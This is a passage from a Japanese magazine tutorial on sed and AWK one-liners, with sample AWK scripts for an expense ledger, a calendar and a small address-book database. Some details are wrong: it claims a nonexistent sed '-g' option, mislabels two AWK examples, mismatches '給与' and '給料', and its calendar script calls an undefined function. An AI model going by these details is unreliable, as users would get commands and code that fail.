フラグには「g(Global:対象をすべての文章に)/p(Print:置換された結果を表示)/w(Write:ファイル出力)」を指定します。同時に複数指定することもできます。「g」フラグはすでに説明したとおり、文章全体を置換する際に指定します。代わりに「-g」オプション付きでsedを起動しても、同じように働きます。

```
$ sed -e 's/bbb/eee/g' input.txt
$ sed -g -e 's/bbb/eee/' input.txt
↑上2行は同じ結果になる
```

「p」フラグは置換された行だけ表示しますが、sedはデフォルトで入力されたデータを置換の有無に関わらず標準出力に表示するため、pフラグを付けただけでは、同じものが2行出力されます。置換された行だけ表示したい場合は、sedを「-n」オプション付きで起動し、標準出力を抑制します。

▼図2 「&」「\」「/」を置換後文字列に指定

●「&」に置き換え
```
$ sed -e 's/b/\&/g' input.txt
aaa&&&cccddd aaa&&&cccddd ...
```
●「\」に置き換え
```
$ sed -e 's/b/\\/g' input.txt
aaa\\\cccddd aaa\\\cccddd ...
```
●「/」に置き換え
```
$ sed -e 's/b/\//g' input.txt
aaa///cccddd aaa///cccddd ...
```

```
$ sed -n -e 's/bbb/eee/p' input.txt
aaaeeeccddd aaabbbccddd
AAABBBCCCDDD aaaeeeccddd
```
置換された行←だけ表示

置換した結果をファイルに書き出すには「w」フラグを使用します。wのあとには出力するファイル名を指定します。

```
$ sed -e 's/aaa/eee/gw output.txt' ➡
input.txt
```

この場合output.txtにはマッチした行しか出力されません。マッチしなかったほかの行も併せて出力するなら、「w」コマンドを使ったほうが簡単です。

```
$ sed -e 's/aaa/eee/g' -e 'w output.txt'➡
input.txt
```

「-e スクリプト」が複数指定されていますが、sedは1つの入力に対し複数のスクリプトを実行できます。詳細は後述します。

yコマンド(一文字置換)

ある1文字を別の1文字に置換する場合に使用します。基本的な書式は次のとおりです。

```
$ sed -e 'y/置換元/置換後/' 入力.txt
```

「置換元」、「置換後」ともに省略することはできません。1文字だけ置換するならsコマンドでもできますが、yコマンドなら複数の文字を同時に置き換えることができます。たとえばa⇒x、b⇒y、c⇒zを一度で置き換えるには、次のように指定します。

```
$ sed -e 'y/abc/xyz/' input.txt
...
xxxyyyzzzddd xxxyyyzzzddd
...
```

置換元中の置換前文字の位置と置換後中の置換後文字の位置が同じになるようにします。そのため、置換元と置換後の長さが同じでないとエラーになります。たとえばアルファベット小文字を大文字に置換するには次のようにします。

```
$ sed -e 'y/abcdefghijklmnopqrstuvwxyz/
ABCDEFGHIJKLMNOPQRSTUVWXYZ/' input.txt
```

dコマンド(削除)

dコマンドは指定された行を消去し、残った行を出力します。たとば1～2行目を削除するには、次のようにします。

```
$ sed -e '1,2d' input.txt
1234567890!? !"#$%&'()?/_
```

「アドレス」を使って行番号を指定しますが、省略もできます。省略するとすべての行が削除されるため何も出力されません。

```
$ sed -e 'd' input.txt
↑何も表示されない
```

なおdコマンドを実行しただけでは、元の入力ファイルはそのままです。削除されたもので上書きされることはありません。

アドレス

特定の行だけ処理を加えるには、「アドレス」を使用します(**表1**)。アドレスを省略すると、すべての入力行が処理対象となります。アドレスが1つだけ指定された場合、指定行のみが処理対象となり、アドレスが「,」区切りで2つ指定されると範囲指定とみなされ、1つめの行数から2つめの行数までが処理対象となります。2つめの数字が1つめと同じか小さい場合、1つめに指定した1行だけが対象になります。最終行は「$」で指定します。

```
$ sed -n -e '1,3p' input.txt ←1～3行を表示
$ sed -n -e '2,$p' input.txt
↑2～最終行を表示
```

▼表1　アドレス指定の例

アドレス例	内容
(指定なし)	全データ
3	3行目
20,$	20行目から最終行まで
10,5	10行目(2番めの数字のほうが小さい場合)
/^[0-9]/	先頭文字が数字の行すべて
15,/Z$/	15行目から最終文字がZで終わる行まで
5,10!	5～10行目以外の行(1～4行目と11～最終行)

アドレスには数字以外にも、正規表現を用いることができます。たとえば「aaa」で始まる行から「ddd」で終わる行までを対象にするには、次のようにします。

```
$ sed -n -e '/^aaa/,/ddd$/p' input.txt
aaabbbcccddd aaabbbcccddd
AAABBBCCCDDD aaabbbcccddd
```

終了行に指定したパターンと一致するものがなければ、入力されたデータの終端(最終行)までが対象になります。終了行に一致するものが見つからないうちに開始行に一致するパターンが再度現れても無視されます。

ワンライナーに便利なオプション

sedにはほかにも多くのオプションがあり、より複雑なスクリプトを組み立てることができます。一度に複数のコマンドを実行したり、入力ファイルを上書きしたり、バックアップファイルを作成したりと、ワンライナーに便利なオプションが多数あります。

複数のコマンドを指定する

ここまでに紹介したsedの実行例では、一度に1つのコマンドしか実行していませんが、複数のコマンドを実行することもできます。それにはコマンドとコマンドを「;(セミコロン)」で区切ります。削除のdコマンドと文字列置換のsコマンドを合わせて実行するには次のようにします。

```
$ sed -e '2d;s/aaa/eee/g' input.txt
eeebbbcccddd eeebbbcccddd
1234567890!? !"#$%&'()?/_
```

上の実行例では入力データに対し、2行目を削除した後、aaaをeeeに置換します。2個以上のコマンドが指定されている場合、ファイルのどの行にも各コマンドが(順番に)適用されます。入力データの全行に対し1つめのコマンドを実行した後2つめのコマンドが実行されるわけではありません。上の例では、1行目に対しdコマンドが適用され、次にsコマンドが適用されます。その後2行目に対し、dコマンドとsコマンドを実行します。これを最終行まで繰り返します。

コマンドを連ねる方法はほかにもあります。sedの起動オプションとして、「-e 'スクリプト'」を複数個指定することで、複数のコマンドを実行できます。

```
$ sed -e '2d' -e 's/aaa/eee/g' input.txt
eeebbbcccddd eeebbbcccddd
1234567890!? !"#$%&'()?/_
```

ファイル出力

処理結果をファイルに書き出すには、「>」でファイルにリダイレクションするか、wコマンドでファイルに書き出しますが、sedの起動オプションに「-i」を加えることで、元の入力ファイルを上書きできます。

```
$ sed -i -e 's/bbb/eee/' input.txt
```

さらに、処理前のデータをバックアップファイルに残しておくこともできます。それには、「-i」オプションに続けて、バックアップファイルのファイル名末尾に加えるサフィックスを指定します。たとえば「.bak」をサフィックスとして、バックアップファイルを作成するには次の

ようにします。

```
$ sed -i .bak -e 's/bbb/eee/' input.txt
$ ls
input.txt    input.txt.bak
↑バックアップファイル（input.txt.bak）が新しくが作成される
```

ダブルクォートとシングルクォート

通常sedは、Bourne ShellやC Shellといったシェル上で実行します。こうしたシェルでは、「"（ダブルクォート）／$（ドル）／`（アクセント）／\（バックスラッシュ・円記号）」などの文字が特別な意味を持ちます。そのため、sedでスクリプトを指定する際、特殊文字を処理しないよう「'（シングルクォート）」で囲みます。スクリプトに正規表現や記号を使わず、単純な文字列しか使用しないのなら「'」で囲まなくても処理できますが、予期せずシェルに解釈されないようシングルクォーテーションを習慣にします。

ほかにも「"（ダブルクォート）」でスクリプトを囲むこともできます。「-e "スクリプト"」とするとシェル変数を使えるようになります。$USER（ユーザ名）／$HOSTNAME（ホスト名）／$TERM（端末名）／$PWD（カレントディレクトリ）といった変数をパターンとして指定できます。

```
$ sed -e "s/$HOSTNAME/new_hostname/g" ➥
/etc/hosts
↑/etc/hostsの中のホスト名を新しいものに変えて出力
```

ユーザ定義変数も使用できます。次の実行例では、ユーザ変数として「$FROM」と「$TO」を定義し、sedのスクリプト内で使用しています。「"」で囲まれているため、シェル変数が展開され、「s/aaa/eee/g"」に置き換わります。

```
$ FROM="aaa"
$ TO="eee"
$ sed -e "s/$FROM/$TO/g" input.txt
```

文字列が複雑な場合にユーザ定義変数を使うと、スクリプトがシンプルになります。ダブルクォート囲み内で特殊文字を使用する際は、「\」でエスケープ処理します。

スクリプトファイルの利用

sedは「スクリプトファイル」を読み込み実行できます。分岐条件やラベルを使ったループ処理のような複雑な処理をsedで行ったり、大量のファイルに対し同じ処理を繰り返し実行するのに便利です。

スクリプトファイルの読み込みと実行

スクリプトファイルを読み込み実行するには、次のように「-f」オプションを使用します。

```
$ sed -f スクリプトファイル 入力ファイル
```

複数の「-f」オプションを指定すると、指定された順でファイルからスクリプトを読み込み実行します。「-e」オプションと「-f」オプションは同時に使用することもできます。スクリプトファイルに1処理1行で記述します。

```
↓以下の内容で「sample.sed」を作成
1,3s/aaa/eee/g
3d
```

上のスクリプトファイル（sample.sed）では、1～3行目に対し置換（aaa→eee）を行い、次に3行目を削除しています。実行は次のようにします。

```
$ sed -f sample.sed input.txt
eeebbbcccddd eeebbbcccddd
AAABBBCCCDDD eeebbbcccddd
```

コマンドのグループ化

スクリプトファイルの中で「{...}」を使ってコマンドをグループ化すると、1つのアドレスに対し、複数のコマンドを実行できます。次のスクリプトファイルでは、1～3行目に対し3つの

▼表2　ラベル／分岐処理の指定方法

指定方法	内容
:label名	ラベルの指定。label名はスクリプトの中でユニーク
b label名	無条件でlabel名で指定されたコマンドに分岐
条件b label名	入力行が条件を満たす場合、label名で指定されたコマンドに分岐 「/パターン/b label名」と指定すると、入力行がパターンに一致した場合に、label名で指定されたコマンドに分岐
条件!b label名	入力行が条件を満たさない場合、label名で指定されたコマンドに分岐 「/パターン/!b label名」と指定すると、入力行がパターンに一致しなかった場合に、label名で指定されたコマンドに分岐
t label名	前回の入力行の読み込みや条件分岐が行われたあと、sコマンドによる置換に成功した場合のみlabel名で指定されたコマンドへ分岐
T label名	前回の入力行の読み込みや条件分岐が行われたあと、sコマンドによる置換に成功しなかった場合にlabel名で指定されたコマンドへ分岐

コマンドを実行しています。

```
1,3{
    s/aaa/eee/g
    y/abc/xyz/
    p
}
```

ラベル／分岐処理／ループ処理

スクリプトの中にラベルを設け、処理をループさせたり、sコマンドによる置換の成否を条件に処理を分岐したりできます(**表2**)。sedでそこまで手の込んだ処理をさせるより、シェルスクリプトやPerlを使ったほうが生産性が高いと感じる場面が少なくありませんが、sedでこうした複雑な処理ができることは憶えておきましょう。

次のスクリプトファイルを実行すると、読み込んだ行に対し「コマンド1・2」を実行し、「パターン」に一致するものがあれば、「ラベル」に戻って、次の行を読み込み再び「コマンド1・2」を実行します。パターンに一致するものがなくなれば「コマンド3」を実行します。

```
:ラベル
コマンド1
コマンド2
/パターン/b ラベル
コマンド3
```

次はよく見かけるループ処理の例です。入力データ中の全改行を削除し文字列を連結します。sedは1行ずつ読み込み、1行ごとに処理するため、行をまたぐ処理は不得意ですが、ループ処理で入力データを1列に連結し、連結した後一気に改行文字(\n)を削除することで、入力データから改行を削除できます。

```
:loop
N
$!b loop
s/\n//g
```

文字列の連結には「N」コマンドを使用しています。条件である「$!b(最終行ではない)」を満たす間はloopラベルに戻り、処理をループさせ、ループを抜けたところで「s/\n//g」を実行し改行文字(\n)を一括削除しています。

上のスクリプトを「sample2.sed」として保存し、リスト1の「input.txt」に対して次のように実行すると、1行に連結された文字列が出力されます。

```
$ sed -f sample2.sed input.txt
aaabbbcccddd aaabbbcccdddAAABBBCCCDDD
...省略...
```

sedはさまざまな文字列のフィルタリングに対応しており、そのすべてを紹介するには誌面が足りませんが、本パートで解説したものだけでも憶えておけば、それだけでも十分活用できます。SD

第3章 試してマスター AWKの基本

Writer 中島 雅弘(なかじま まさひろ)㈱アーヴァイン・システムズ／masahiro@irvinesystems.co.jp

本章では、AWKの基礎を学び、使い方になじんでもらいます。sedと違い、より柔軟に処理を表現できますが、1行で書き表すのには、AWKのパターンを知り、アクションを学ぶことが必要です。さらに、応用的なスクリプトの書き方のコツをつかむと、いっそう深い使い方ができるようになります。後半ではワンライナークイズを楽しんでください。

AWKのワンライナーとしての使い方

AWKの便利さを理解していただくために、ワンライナーとしての利用例をご覧ください。――と言いたいところですが、AWKを使いこなすためには、まずはAWKスクリプトの構造について、理解していただく必要があります。テキスト処理が得意なAWKスクリプトは、その他のスクリプト言語と少し異なっています。"パターン"と"アクション"の組がAWKスクリプトの基本です。

```
パターン1 {アクション1}
パターン2 {アクション2}
……
パターンn {アクションn}
```

AWKはsedと同様に、行単位で処理対象であるか判断します。"パターン"、"アクション"の組は、「"パターン"にマッチした行に対して、"アクション"を実施しろ」という意味に解釈されます。パターンを省略した場合には、すべての入力列に対してアクションが処理されることになります。

AWKの構文、制御構造は、Cなどに似ていますので、はじめてAWKスクリプトを見る方も、だいたいの動作は、わかるかと思います。ただ、ワンライナーとして使いやすくする意味も含め、構文解釈上無用なセミコロン";"や括弧"("、")"などを省略できるようになっています。

それでは、AWKのワンライナースクリプトの例を見てみましょう。コマンド実行時には、AWKスクリプトと入力テキストファイルを指定します。

```
$ awk 'スクリプト' inputfile
```

本章のスクリプトは、UNIX Shell系で実行することを想定しています。ShellにAWKスクリプト内に出てくる「$,\,"」などの文字を誤認識させないように、スクリプト全体をシングルクォート`'´でくくっています。

inputfileは省略すれば、/dev/stdinになります。パイプで、別のスクリプトと結合させるなら、次のようにします。

```
$ 別のコマンド | awk 'スクリプト' inputfile
```

次の①～⑦は、sedやgrepのように、パターンにマッチするすべての行を順に表示します。アクション部分を省略した、最も簡単なAWKの使い方です。適当な入力ファイル(inputfile)を与えて、動作を確認してみてください。

①長さが半角で30字を越える行(length等の文字列操作・集計関数は、動作処理系、AWKのバージョン、対象テキストの文字コードなどによって、動作が異なることがあります。**コラム参照**)

```
$ awk 'length > 30' inputfile
```

②フィールド数が5以上10以下の行

```
$ awk 'NF >= 5 && NF <= 10' inputfile
```

③最初の5行だけ表示

```
$ awk 'NR <= 5' inputfile
```

④偶数番目の行だけ表示

```
$ awk  'NR%2 == 0' inputfile
```

⑤第1フィールドの値が100未満の行を表示

```
$ awk '$1 < 100' inputfile
```

⑥"問題"または"解答"を含む行

```
$ awk '/問題|解答/' inputfile
```

⑦"#"から始まる行(awkのコメント行)

```
$ awk '/^#/' inputfile
```

構文上の簡潔表現に加えて、組み込み関数等で引数を省略できるものが多くあります。引数を省略するほとんどのケースで、デフォルト引数として以下に説明する処理対象行を示す$0の値が使われます。

AWKは、変数や関数定義、プログラム言語で一般に搭載されている制御構造や組み込み関数も充実しています。先の例では、組み込み関数length、組み込み変数の$N(N番目のフィールド)、NF(フィールド数)、NR(レコード番号)の値に関する条件や式を使って、パターン指定しています(組み込み関数や、組み込み変数については、後の節で解説します)。パターンを上手に記述することが、ワンライナーとして活用する第一歩です。

AWKで使用できるパターン

まずは、AWKで使えるパターンから見ていきましょう。

●空のパターン

パターンを省略すると、すべての行がマッチします。

●正規表現

sed同様に、正規表現を指定できます。

●比較演算式と論理演算式

比較演算は、大小同値関係やマッチングについての演算です。そして、これらの演算をAND(&&)やOR(||)などの論理演算を組み合わせて指定ができます。

例)

```
$1 < 100 && $2 == "ABC"
```

1番目のフィールドが100未満で、2番目のフィールドが"ABC"のもの。

●BEGINとEND

パターンBEGINは、AWKスクリプトでプログラムの初期化の働きをします。BEGINに伴うアクションは、入力列が読み込まれる前に処理されるので、変数を初期化したり、出力レポートのヘッダを印字したり、入力列の区切り文字などを設定することに用います。

パターンENDに伴うアクション部は、入力列が全て読み終わった後で処理されます。そのため、集計結果の出力や、レポートのフッタ出力、その他あと処理のために使用することになります。

●パターンの範囲

```
pattern1, pattern2
```

と記述することで、pattern1が出現してからpattern2が出現するまでの範囲を選択の対象とすることができます。

例)

```
/^begin$/, /^end$/
```

beginという行が出現してから、endが現れるまで出力をします。

```
begin
これは選択されている
ここも
end
ここは選択されていない
begin
でもここは選択される
```

このデータを処理した結果は、次のようになります。

```
$ awk '/^begin$/, /^end$/' inputfile
```

```
これは選択されている
ここも
でもここは選択される
```

それでは、パターンを使ってワンライナーの例を見てみましょう。

次のスクリプトは、空白行を削除するパターンの指定方法の3つの例です。

⑧空白行削除[その1]

```
$ awk 'length != 0' inputfile
```

⑨空白行削除[その2]

```
$ awk 'NF != 0' inputfile
```

スクリプト⑧では、行全体の長さが0でないものにマッチするので、改行だけの行のみが削除されます。

スクリプト⑨では、フィールドが存在する行にマッチするので、通常のFSの値では、改行だけの行およびタブと空白からなる行が削除されます。

続いて、連続する同じ行を削除してみます。この場合は、パターンだけでなく、アクションも使って処理します(アクション部分の解説は、後の節で行います)。

⑩空白行削除[その3]

```
$ awk 'before != $0  { print; before = $0 }' inputfile
```

⑪空白行削除[その4]

```
$ awk 'NF != 0 || bf != 0  { print; bf = NF }' inputfile
```

スクリプト⑩では、連続する同じ行を1つにまとめます。直前の1行を覚えておいて、新しい入力行と比較します。内容が異なっていれば、入力された行をそのまま出力します。

スクリプト⑪では、複数の空白行を1つにまとめます。表示しない行の条件は、「その行および直前の行の両方が空白行のとき」です。よって、この条件に否定を付けてひっくり返すと、表示する場合の条件として、「その行または直前の行のうちどちらかは空白行でない」が得られます。

⑫空白行削除[その5]

```
$ awk '{ id[$1] = id[$1] " " NR } END { for (elm in id) print elm " " id[elm]}' inputfile
```

スクリプト⑫は、入力行を、要素(第1フィールドの値)ごとに、第1フィールドが重複する行数をまとめて印字します。フィールドは、1に限らず適当なものを指定することもできます。たくさんの行があって、どことどこが重複しているのかチェックする場合に便利です。

いかがでしょうか。sedは、ex、vi(exモード)同様にパターンにマッチした行やマッチした個所に対しての置換、削除を行エディタコマンド的に指定するのに対して、AWKは、よりプログラム言語らしいスクリプトのスタイルです。比較的シンプルな処理は手軽く素早くsedを使って、複雑な処理はAWKを使って、しっかりスクリプティングするのがよいでしょう(もちろん、複雑な処理を実施するsedパズルもエンジニアの楽しみではありますが……)。

AWKスクリプトの書き方入門

ここまで、ワンライナーとしてコマンドライン上でAWKを使うことを説明しました。アクション部分を記述した、より複雑で長いスクリプトは、スクリプトファイルに書いて実行することができます。

スクリプトファイルを実行するには、次のように指定します。

```
$ awk -f scriptfile inputfile
```

前節では、パターンの解説を中心に行いました。AWKをさらに活用するためには、アクション部分の記述方法を理解する必要があります。本節では、アクション部の記述方法や、AWKの変数について説明します。

アクション

アクションは、一般の言語でのプログラムそのものといえる部分です。パターンで選択されたアクションは、その部分に記述されている出力や計算などの処理を行います。アクションが省略された場合には、パターンに合致したすべての入力行を出力することになります。

・アクションの中で使用できる文

```
式: 定数, 変数, 代入, 関数呼びだしなど
print 式の並び
printf 書式, 式の並び
if (式) 文
if (式) 文 else 文
while (式) 文
do 文 while (式)
for (式; 式; 式) 文
for (変数 in 配列) 文
break
continue
next
exit
exit 式
{ 文の並び }
```

if、while、forなどの、真偽判定は、式の評価結果がNULLもしくは0を偽(FALSE)として扱います。それ以外は真(TRUE)となります。

特別な変数

AWKには、制御やデータの解析のためにいくつかの組み込み特別変数があります。ここでは、よく使う組み込み変数を紹介します。

$1, $2, ... , $n そして $0

$に続く数字は、現在の入力レコードにおいて何番目のフィールドであるかを示しています。つまり、$1は1番目のフィールドとなります。さらに、$に続く変数の値により動的にフィールドを指定することも許されています。たとえば、変数nの値が3であるとき、$nは3番目のフィールドを指し示していることになります。

$0は現在の入力レコード全体を意味します。

例)

レコードの区切りが復帰改行文字で、フィールドの区切りがタブまたはスペースであるとして、現行レコードが次のものであるとき、

```
abc def ghi
```

その結果は、

```
$1 = "abc"
$2 = "def"
$3 = "ghi"
$0 = "abc def ghi"
```

となります。

ARGC、ARGV

ARGCとARGVはawk起動時のコマンドライン引数を取得するための変数です。ARGC、ARGVは、それぞれ、

```
ARGC  コマンドラインの引数の数
ARGV  コマンドラインの引数の配列
```

が格納されています。

COLUMN AWKの処理系と日本語文字列

AWKにはさまざまな、バージョン、派生があります。Linux、MacOSなどで、標準にインストールされているAWKでは、マルチバイト文字コードに対して、適切な処理ができないことがあります。gawkは、かなりのレベルまで文字コード対応がされていますので、標準AWKで困った場合には、ぜひ試してみてください。

AWKに対して、内部動作オプションなどを次のように-Wで指定できます。AWK処理系によっては、使用する文字コードを指定できる場合があります。

```
$ gawk -W ctype=UTF8
```

例）

```
BEGIN {
    for (i = 0; i < ARGC; i++)
    print ARGV[i]
}
```

このBEGINとアクションの組み合わせを記述しておくと、プログラム実行においてのコマンドライン引数をすべて表示します。

FILENAME

FILENAMEは、現行の入力ファイル名が格納されます。この変数を使えばawkスクリプト中で、読み込んだファイルによって異なるアクションをさせたりすることができます。

例）

```
FILENAME == "file1" { アクション1 }
FILENAME == "file2" { アクション2 }
```

FNR

FNRは、現在のファイルのレコード番号を格納しています。

FS

FSは、入力フィールドの区切り文字を定義しておく変数です。区切り文字の指定には、正規表現を使用することもできます。FSの定義をしていない場合の標準値は、スペースとタブになります。

NF

NFには、現レコードのフィールド数が格納されます。たとえば、NFを使って、

```
print $NF
```

とすれば、レコードの最後のフィールドが表示されることになります。

NR

NRには読み込んだレコード数が格納されます。FNRと異なる点は、複数のファイルを読み込んだ場合には、それらのレコードの合計がNRに入っていることになる点です。

OFS

OFSは、出力フィールドの区切り文字を定義する変数です。特に指定しない場合には、スペースが既定値です。

ORS

ORSは、出力レコードの区切り文字を定義する変数です。この変数の定義をしない場合には、標準値として復帰改行が採用されます。

RS

RSは、入力レコードの区切り文字を指定する変数です。標準値としては、復帰改行が用いられます。

配列

AWKの配列は、連想配列ですので、添字に数値だけでなく文字列を指定することができます。

例）

```
a[n] = 10
b["インド"] = "India"
```

また、次のように','で添字を区切れば、多次元の配列も扱えます。

```
c[x,y]
```

配列の要素が不要になった場合には、delete文で消去します。

```
delete a[n]
```

サンプルスクリプト① 「出納の集計」

対象データをレコードとフィールドという、表形式の情報として扱うことができるのは、AWKがlogファイルの処理や、統計情報を素早く計算するための便利な性質です。「出納の集計」を行うスクリプトを記述してみます。

データ形式は、「日付， 内訳， 金額」を連続するタブで区切った形にします。金額欄には、出金であれば負の値を、入金であれば正の値を書き込むことにします。

たとえばデータファイル"note.dat"が、**リスト1**というデータである場合、

(1) 現在の残高
(2) 最高入金額
(3) 最高出金額
(4) 入出金についての1回あたりの平均金額

を、

(a) 各月分
(b) 給与所得を除いた全期間
(c) 全期間

についてを求めてみましょう。

回答例は**リスト2**を参照ください。

▼リスト1　データ note.dat

```
10/1 水道    -20
10/2 電気    -6,231
10/3 ガス    -300
10/3 電話    -6,503
10/20パチンコ  -20,200
10/23競馬    3,000
10/25給料    223,000
10/26飲食店のつけ  -134,523
11/1 水道    -30
11/2 電気    -6,231
11/3 ガス    -700
11/3 電話    -10,300
11/5 競馬    -164,000
11/10麻雀    40,000
11/25給料    234,500
11/26飲食店のつけ  -122,459
```

解説「出納の集計」

AWKスクリプトは、お馴染みのCやJavaの

▼リスト2　summary.awk

```
BEGIN { FS="¥t+"; n = 3}

{
 gsub(",","",$n)
 gsub(/¥/[0-9]+/,"月",$1)
 summary("総計")
 summary($1)
}

$2 != "給料" { summary("給与外") }

function summary(c) {
    if (MAX[c]+0 < $n+0 )  MAX[c] = $n
    if (MIN[c]+0 > $n+0 )  MIN[c] = $n
    COUNT[c]++
    TOTAL[c] += $n
}

END {
    for (c in TOTAL) {
        printf "残高(%s) = %d¥n", c, ➥
TOTAL[c]
        printf "最大出金額(%s) = %d¥n",➥
 c, MIN[c]
        printf "最大入金額(%s) = %d¥n",➥
 c, MAX[c]
        printf "平均(%s) = %f¥n", c, ➥
TOTAL[c]/COUNT[c]
        print "--"
    }
}
```

ような構文ですが、無用な括弧"("、")"、セミコロン";"が不要であることに気づかれると思います。

パターンBEGINでは、初期化を行います。小遣い帳はデータの区切りが"連続したタブ"であるので、デフォルトのフィールド区切り文字である"[¥t]"を変更します。さらに、計算の対象となるフィールドは3番目のフィールドですから、変数nも3に初期化しています。

続いて、パターンを省略したアクションで、行を読み込んだ後、すべての行に対して処理する部分を記述しています。

計算対象のフィールドには","が含まれていますから、数値データとしてAWKに扱わせるには、この","を取り除かなければなりません。文字列の置換には、組み込み関数のgsubを用います。

```
gsub(",","",$n)
```

同様に、日にちの情報は不要ですので、

```
gsub(/¥/[0-9]+/,"月",$1)
```

で、"日にち"を"月"に置換しています。

gsubは、第3引数の文字列を、第1引数にマッチする個所を、第2引数で指定する文字列に置き換えます。第3引数へは破壊的に置き換えが起こります。関数の戻り値は、置き換えた数になります。

後ろで定義しているsummary関数を使って、総計と月毎の集計を行います。summary関数は、引数に集計分類を受け取り、総計、最小値、最大値、平均値それぞれの集計結果を連想配列に収納します。

```
summary("総計")
summary($1)
```

給与以外のものについての集計は、パターンを指定します。

```
$2 != "給与"
```

ここでは、すでにパターン省略時のアクションを処理済みですので、金額の","と日付の日にち情報の加工は済んでいます。

集計時には、型指定のないAWKで、変数型を誤認識されないように注意しなければなりません。ここでは、数値として演算させるために、

```
変数+0
```

といった表記を用いています。

最後にENDパターンで、集計結果を印字しています。連想配列のメンバーを抽出するには、for文のin演算子を用いると便利です。何気なく使っている、組み込み関数のprintfは、ほぼC言語のものと同様です。

この例は、単純なものですが、AWKらしい記述方法をご理解いただけたかと思います。AWKでは、フィールドやレコードの単位を自由に変更することもできます。また、強力な組み込み関数などを使って、システムログやネットワークパケットのダンプデータを解析するなどに簡単に応用することもできます。

少し応用

前節のスクリプトでは解説なしで使用しましたが、AWKは、ユーザ関数を定義することができます。定義するには、

```
function 関数名(引数リスト) {
}
```

とします。この定義はパターン-アクション文を記述できるところならどこでも好きなところに記述することができます。注意する点は、呼び出し時には関数名と引数リストの左括弧の間に余分なスペースが存在してはならないことです。

関数となると、変数のスコープに気をつけなければなりません。一般のスカラ変数は値渡しされ、関数中で値を変更しても外部への影響はありませんが、配列については、C言語と同様に参照によって渡されるので、関数中で要素を変更したり、新しい要素を追加したりできます。

仮引数は関数内ではすべて局所変数となり、その他の変数は大域変数として扱われます。関数中で局所変数が必要な場合には、仮引数を余分に渡してやるとよいでしょう。

return文を省略した場合の関数の戻り値は不定になります。

サンプルスクリプト② 「カレンダーを表示する」

ここまでに解説した機能といくつかの内部関数を使って、AWKで日本語版カレンダーを作ってみましょう(**リスト3**)。

+オプションで年月日を指定してcalendar.awkを起動すると、曜日を返します。年と月だけを与えると、その月のカレンダーを表示します。なお、年だけだと、その年全体のカレンダーを表示します(**図1**)。

▼図1　カレンダースクリプト実行結果

```
# 1
$ awk -f calendar.awk +2013.10.4
金曜日

# 2
$ awk -f calendar.awk +2013.10
     2013年 10月
 日 月 火 水 木 金 土
        1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31

# 3
$ awk -f calendar.awk +2014
少々長い結果になるので、省略します
```

解説「カレンダースクリプト」

リスト3を参照ください。数値演算、正規表現を使った論理演算、変数のインクリメント、デクリメントなどの操作にも注目してください。ほぼ、C言語などの一般的な言語と同じような処理が可能です。

関数option()で読み込んだ日付を組み込み関数split()で年月日に分解して配列date[]に格納しています。ただし、年月日の区切りはピリオド"."としています。

week1()は、曜日コードの計算をします。BEGIN部分で初期設定を与えておきます。配列Mをweek1では大域変数として参照しています。

1ヶ月分のカレンダーは、関数calendar()で作成します。表示位置を決めるのに関数week1でその月の第0日目(=前月の最終日)の曜日コードを求めています。

関数repeat()は、文字列strを回数timeだけ繰り返します。timeが0以下のときは、空列""になります。この関数は、文字列の整形に役立ちます。文字列の連結を、

```
ret = str ret
```

で行っています。変数iとretは、局所変数として使うための仮引数です。

関数option()は、AWKの起動時に読み込んだ+オプションから、組み込み関数substrにより引数の2文字目以降の値を文字列として取り出します。引数optは、+オプションが省略された場合のデフォルト値です。テキストデータを読み込む前にBEGIN部分で使います。ただし、空白" "は、この形では入力できません。

サンプルスクリプト③ 「データベースもどき」

もう1つ、簡単な「データベースもどき」の例をご覧ください。

住所録のデータは、関係データベースらしく正規化した、3つのテーブルから構成されます。1つは、個人の名前と電話番号、勤務先を納めたもので、各人に分類のためにシリアル番号をふることにします。このテーブルは、private.datという名前にしましょう(**リスト4**)。次のテーブルは、先の個人の家族構成員を収納したテーブルで、どの人の家族かを識別するために先程ふったシリアル番号、家族の名前、続柄からなるテーブルです。このテーブルはfamily.datという名前にします(**リスト5**)。最後は、

▼リスト3　calendar.awk

```
# カレンダー
BEGIN  {
  M[1]=31; M[2]=28; M[3]=31; M[4]=30;  M[5]=31;  M[6]=30
  M[7]=31; M[8]=31; M[9]=30; M[10]=31; M[11]=30; M[12]=31
  W[0]="日";  W[1]="月" ;  W[2]="火"; W[3]="水"
  W[4]="木"; W[5]="金"; W[6]="土"

  split(option(), date, "¥.")
  n = week1(date[1]+0, date[2]+0, date[3]+0)
  if  ( date[3] != "" )  print W[n] "曜日"
  else  if  ( date[2] != "" )  {
    calendar(date[1], date[2], M[date[2]], n)
  }
  else  for ( i = 1; i <= 12; i++ )  {
    calendar(date[1], i, M[i], week(date[1], i, 0))
    print ""
  }
}

# 曜日コードの算出
function  week1(y, m, d,  s)  {
  s = 5
  y %= 400
  if ( y == 0 || ( y%4 == 0 && y%100 != 0 )) if  ( M[2] == 28 ) M[2]++
  if ( y > 0 )  s += --y+int(y/4)-int(y/100)+int(y/400)+2
  while  ( m > 1 )  s += M[--m]
  return (s+d)%7
}

# カレンダーの作成
function  calendar(y, m, d, s,  i)  {
  printf("     %d%s %d%s¥n", y, "年", m, "月")
  print "日 月 火 水 木 金 土 "
  printf("%s", repeat(" ", ((s+1)%7)*3))
  for ( i = 1; i <= d; i++)  {
    printf("%2d ", i)
    if ( (s+i)%7 == 6 ) print ""
  }
  if ( (s+i)%7 != 0 ) print ""
}

# 与えられた文字列の繰返し
function  repeat(str, time,   i, ret)  {
  for  ( i = 1; i <= time; i++ )  ret = str ret
  return ret
}

# オプション引数の読込み
function  option(opt)  {
  if (ARGC > 1 && ARGV[1] ~ /^¥+.*$/)  {  # オプション指定のチェック
    print ARGC, ARGV[1]
    opt = substr(ARGV[1], 2)          # 先頭の"+"を取り除く
    delete ARGV[1]            # 配列を解放する
  }
  return opt
}
```

▼リスト4　private.dat

```
1 旭富士貢  032-6632-3188 東京都世田谷区  取組
2 小泉デービッド  071-3242-4583 京都府京都市左京区  ココデス
3 田中熊五郎  032-2445-7819 東京都目黒区  トマト
4 山本雄山  041-899-2245神奈川県川崎市  トマト
5 阿部慎平  072-445-2234兵庫県揖保郡  カネ
```

▼リスト5　family.dat

```
1 ミネルバ　　妻
1 リリス　　長女
2 ナーガ　　長女
3 ベルセルク　弟
3 セイレーン　姉
4 アルテミス　祖母
4 ペン　　鳥
5 オーディン　父
5 フレイヤ　　母
```

▼リスト6　データ jobs.dat

```
取組　　株式会社取組　　071-423-9231
